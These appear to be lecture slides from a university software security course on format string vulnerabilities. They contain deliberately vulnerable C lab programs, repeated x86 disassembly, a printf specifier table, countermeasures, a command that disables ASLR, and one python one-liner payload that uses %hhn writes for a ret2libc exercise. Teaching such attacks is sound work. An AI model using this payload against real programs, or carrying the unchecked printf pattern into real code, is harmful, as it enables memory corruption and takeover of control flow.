CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: Norton 218
Time: Monday, 5:00 PM - 7:50 PM

This Class

1. Format string vulnerability
2. In class hands-on exercise shellcode with no zeros

Goals

1. Overwrite auth to execute printsecret
2. Overwrite RET to execute printsecret

Last class: code/formats3 Get a Shell

```
int vulfoo()
{
        char buf1[100];
        char buf2[100];

        fgets(buf2, 99, stdin);
        sprintf(buf1, buf2);
        return 0;
}

int main() {
        return vulfoo();
}
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

code/fs5

```
int auth = 0;

void printsecret()
{
        printf("This is a secret!");
        exit(0);
}

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);

        printf(tmpbuf);
        return 0;
}

int main() {
        vulfoo();

        if (auth)
                printsecret();
}
```


Two goals:

1. Call printsecret() by overwriting auth
2. Get a shell

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Fs5 32bit - call printsecret

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb           endbr32
 804920c: 55                    push   %ebp
 804920d: 89 e5                 mov    %esp,%ebp
 804920f: 53                    push   %ebx
 8049210: 81 ec 04 02 00 00     sub    $0x204,%esp
 8049216: e8 f5 fe ff ff        call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00     add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff     mov    -0x4(%ebx),%eax
 8049227: 8b 00                 mov    (%eax),%eax
 8049229: 83 ec 04              sub    $0x4,%esp
 804922c: 50                    push   %eax
 804922d: 68 fe 01 00 00        push   $0x1fe
 8049232: 8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 8049238: 50                    push   %eax
 8049239: e8 52 fe ff ff        call   8049090 <fgets@plt>
 804923e: 83 c4 10              add    $0x10,%esp
 8049241: 83 ec 0c              sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 804924a: 50                    push   %eax
 804924b: e8 30 fe ff ff        call   8049080 <printf@plt>
 8049250: 83 c4 10              add    $0x10,%esp
 8049253: b8 00 00 00 00        mov    $0x0,%eax
 8049258: 8b 5d fc              mov    -0x4(%ebp),%ebx
 804925b: c9                    leave
 804925c: c3                    ret
```



Fs5 32bit - (EIP in vulfoo)

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb           endbr32
 804920c: 55                    push   %ebp
 804920d: 89 e5                 mov    %esp,%ebp
 804920f: 53                    push   %ebx
 8049210: 81 ec 04 02 00 00     sub    $0x204,%esp
 8049216: e8 f5 fe ff ff        call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00     add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff     mov    -0x4(%ebx),%eax
 8049227: 8b 00                 mov    (%eax),%eax
 8049229: 83 ec 04              sub    $0x4,%esp
 804922c: 50                    push   %eax
 804922d: 68 fe 01 00 00        push   $0x1fe
 8049232: 8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 8049238: 50                    push   %eax
 8049239: e8 52 fe ff ff        call   8049090 <fgets@plt>
 804923e: 83 c4 10              add    $0x10,%esp
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 8049244: 8d 85 f8 fd ff ff     lea    -0x208(%ebp),%eax
 804924a: 50                    push   %eax
 804924b: e8 30 fe ff ff        call   8049080 <printf@plt>
 8049250: 83 c4 10              add    $0x10,%esp
 8049253: b8 00 00 00 00        mov    $0x0,%eax
 8049258: 8b 5d fc              mov    -0x4(%ebp),%ebx
 804925b: c9                    leave
 804925c: c3                    ret
```



Fs5 32bit - (EIP in printf)

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb          endbr32
 804920c: 55                   push   %ebp
 804920d: 89 e5                mov    %esp,%ebp
 804920f: 53                   push   %ebx
 8049210: 81 ec 04 02 00 00    sub    $0x204,%esp
 8049216: e8 f5 fe ff ff       call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00    add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff    mov    -0x4(%ebx),%eax
 8049227: 8b 00                mov    (%eax),%eax
 8049229: 83 ec 04             sub    $0x4,%esp
 804922c: 50                   push   %eax
 804922d: 68 fe 01 00 00       push   $0x1fe
 8049232: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 8049238: 50                   push   %eax
 8049239: e8 52 fe ff ff       call   8049090 <fgets@plt>
 804923e: 83 c4 10             add    $0x10,%esp
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 8049244: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 804924a: 50                   push   %eax
 804924b: e8 30 fe ff ff       call   8049080 <printf@plt>
 8049250: 83 c4 10             add    $0x10,%esp
 8049253: b8 00 00 00 00       mov    $0x0,%eax
 8049258: 8b 5d fc             mov    -0x4(%ebp),%ebx
 804925b: c9                   leave
 804925c: c3                   ret
```





Fs5 32bit - (EIP in printf)

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb          endbr32
 804920c: 55                   push   %ebp
 804920d: 89 e5                mov    %esp,%ebp
 804920f: 53                   push   %ebx
 8049210: 81 ec 04 02 00 00    sub    $0x204,%esp
 8049216: e8 f5 fe ff ff       call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00    add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff    mov    -0x4(%ebx),%eax
 8049227: 8b 00                mov    (%eax),%eax
 8049229: 83 ec 04             sub    $0x4,%esp
 804922c: 50                   push   %eax
 804922d: 68 fe 01 00 00       push   $0x1fe
 8049232: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 8049238: 50                   push   %eax
 8049239: e8 52 fe ff ff       call   8049090 <fgets@plt>
 804923e: 83 c4 10             add    $0x10,%esp
 8049241: 83 ec 0c             sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 804924a: 50                   push   %eax
 804924b: e8 30 fe ff ff       call   8049080 <printf@plt>
 8049250: 83 c4 10             add    $0x10,%esp
 8049253: b8 00 00 00 00       mov    $0x0,%eax
 8049258: 8b 5d fc             mov    -0x4(%ebp),%ebx
 804925b: c9                   leave
 804925c: c3                   ret
```



code/formats6

```
int auth = 0;
int auth1 = 0;

void printsecret()
{
        printf("This is a secret!");
        exit(0);}

int vulfoo()
{
        char tmpbuf[512];
        fgets(tmpbuf, 510, stdin);
        printf(tmpbuf);
        return 0;}

int main() {
        vulfoo();
        printf("auth = %d, auth1 = %d\n", auth, auth1);

        if (auth == 60 && auth1 == 80)
                printsecret();
}
```

Goal: Call printsecret() by overwriting auth(s)

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier


The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**d i**	**u o x X**	**f F e E g G a A**	**c**	**s**	**p**	**n**
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				

Note regarding the c specifier: it takes an int (or wint_t) as argument, but performs the proper conversion to a char value (or a wchar_t) before formatting it for output.

Fs5 32bit - Ret2Libc

```
08049208 <vulfoo>:
 8049208: f3 0f 1e fb          endbr32
 804920c: 55                   push   %ebp
 804920d: 89 e5                mov    %esp,%ebp
 804920f: 53                   push   %ebx
 8049210: 81 ec 04 02 00 00    sub    $0x204,%esp
 8049216: e8 f5 fe ff ff       call   8049110
<__x86.get_pc_thunk.bx>
 804921b: 81 c3 e5 2d 00 00    add    $0x2de5,%ebx
 8049221: 8b 83 fc ff ff ff    mov    -0x4(%ebx),%eax
 8049227: 8b 00                mov    (%eax),%eax
 8049229: 83 ec 04             sub    $0x4,%esp
 804922c: 50                   push   %eax
 804922d: 68 fe 01 00 00       push   $0x1fe
 8049232: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 8049238: 50                   push   %eax
 8049239: e8 52 fe ff ff       call   8049090 <fgets@plt>
 804923e: 83 c4 10             add    $0x10,%esp
 8049241: 83 ec 0c             sub    $0xc,%esp
 8049244: 8d 85 f8 fd ff ff    lea    -0x208(%ebp),%eax
 804924a: 50                   push   %eax
 804924b: e8 30 fe ff ff       call   8049080 <printf@plt>
 8049250: 83 c4 10             add    $0x10,%esp
 8049253: b8 00 00 00 00       mov    $0x0,%eax
 8049258: 8b 5d fc             mov    -0x4(%ebp),%ebx
 804925b: c9                   leave
 804925c: c3                   ret
```



Countermeasures

Compiler
ASLR

Compare with Buffer Overflow

StackGuard

Non-executable Stack

In-class Exercise

Fs7, call printsecret by overwriting global variables
Fs5, ret2libc

code/fs5

```
python -c "print
'\x8c\xd0\xff\xffAAAA\x8d\xd0\xff\xff%08x%08x%08x%08x%1
70d%hhn%187d%hhn'" > exploitret
```

Use “echo 0 | sudo tee /proc/sys/kernel/randomize_va_space” on Ubuntu to disable ASLR temporarily